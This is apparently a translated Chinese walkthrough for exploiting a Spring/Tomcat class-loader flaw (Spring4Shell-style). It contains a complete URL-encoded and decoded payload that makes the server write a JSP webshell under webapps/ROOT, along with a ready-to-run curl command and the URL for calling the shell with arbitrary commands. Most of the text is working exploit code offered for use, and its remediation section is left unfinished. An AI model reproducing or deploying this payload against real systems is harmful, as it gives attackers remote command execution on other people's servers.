
步骤1:在目标中找到一个接受 POST/PUT 方法的端点 + 对载荷进行编码(URL 编码)
POST /path/upload HTTP/1.1
Host: <redacted>
Origin: <redacted>
Cookie: JSESSIONID=BE65B534335A5A2538624404C063B70C;
Content-Type: application/x-www-form-urlencoded
User-Agent: alex666
c0: %>//
c1: Runtime
c2: <%
Connection: close

class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7bc2%7di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7b%20java.io.InputStream%20in%20%3d%20%25%7bc1%7di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3b%20int%20a%20%3d%20-1%3b%20byte%5b%5d%20b%20%3d%20new%20byte%5b2048%5d%3b%20while((a%3din.read(b))!%3d-1)%7b%20out.println(new%20String(b))%3b%20%7d%20%7d%20%25%7bc0%7di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=webshell&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
步骤2:最好使用 Burp Free/Pro:

这里是解码后的载荷:
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%{c2}i if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = %{c1}i.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } %{c0}i&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=webshell&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
步骤3:使用 curl 命令行工具,向目标系统发送 POST 请求和载荷:
$ curl -i -s -k -X $'POST' -H $'Host: <redacted>' -H $'Origin: <redacted>' -H $'Content-Type: application/x-www-form-urlencoded' -H $'User-Agent: alex666' -H $'c0: %>//' -H $'c1: Runtime' -H $'c2: <%' -H $'Connection: close' -b $'JSESSIONID=BE65B534335A5A2538624404C063B70C' --data-binary $'class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7bc2%7di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7b%20java.io.InputStream%20in%20%3d%20%25%7bc1%7di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3b%20int%20a%20%3d%20-1%3b%20byte%5b%5d%20b%20%3d%20new%20byte%5b2048%5d%3b%20while((a%3din.read(b))!%3d-1)%7b%20out.println(new%20String(b))%3b%20%7d%20%7d%20%25%7bc0%7di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=webshell&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=\x0d\x0a\x0d\x0a' $'http://<redacted>/path/upload' --proxy http://127.0.0.1:8080
步骤4:你需要等待 10/15 秒,然后按如下方式调用你的 webshell:
https://<redacted>/path/upload/webshell.jsp?pwd=j&cmd=id
注意:如果你重试载荷太多次,webshell 会被重写,换行符和特殊字符可能不会被转义,最好更改 webshell 的名称,并选择不影响当前部署的新路径。
参考和修复:
[../待续]
Alex Hernandez 又名 (@_alt3kx_)